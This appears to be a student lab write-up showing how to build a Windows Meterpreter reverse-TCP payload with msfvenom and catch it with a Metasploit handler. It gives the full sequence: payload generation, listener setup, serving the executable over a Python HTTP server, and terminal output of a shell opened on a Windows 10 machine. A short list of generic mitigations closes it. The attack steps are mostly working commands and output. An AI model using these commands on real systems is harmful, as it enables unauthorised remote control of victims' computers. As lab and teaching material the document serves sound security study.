
JANVI UPARE

Step 1: Create a folder named JANVI.Open terminal there.



Open Metasploit Framework in another terminal on Kali Linux by the command.

msfconsole




Step 2: Generate Payload in another terminal

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Attacker_IP> LPORT=5555 -f exe -o /<path_to_payload>/payload.exe

Replace '<Attacker_IP>' with the IP address of the Kali Linux machine.

Now the payload is created in the folder named JANVI.



Step 3: Set Up Metasploit Listener using commands:

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST <Attacker_IP>

set LPORT 5555

exploit


```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.101
lhost ⇒ 192.168.56.101
msf6 exploit(multi/handler) > set lport 5555
lport ⇒ 5555
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.101:5555
```

Step 4: Transfer Payload to Windows 10 Machine using command:

```
┌──(janvi234㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Step 5: Execute Payload on Windows 10 Machine

Run ‘payload.exe’ on the target machine.



Step 6: Establish Reverse Shell Connection

1. Once the payload is executed, Metasploit will receive a reverse shell connection.

```
meterpreter > shell
Process 3684 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ranso\Downloads>
```

Step 7: Interact with the Shell

5. Mitigation Steps

JANVI UPARE

1. Update and Patch Systems: Ensure all systems and software are up to date with the latest security patches.

2. Use Anti-virus and Anti-malware Software: Regularly scan systems with updated anti-virus and anti-malware tools.

3. Implement Network Security Measures: Use firewalls, IDS/IPS, and network monitoring to detect and block suspicious activities.

4. Restrict Execution of Unauthorized Software: Use application whitelisting to prevent execution of unauthorized applications.

5. User Training: Train users to recognize phishing attempts and the risks of running unknown executables.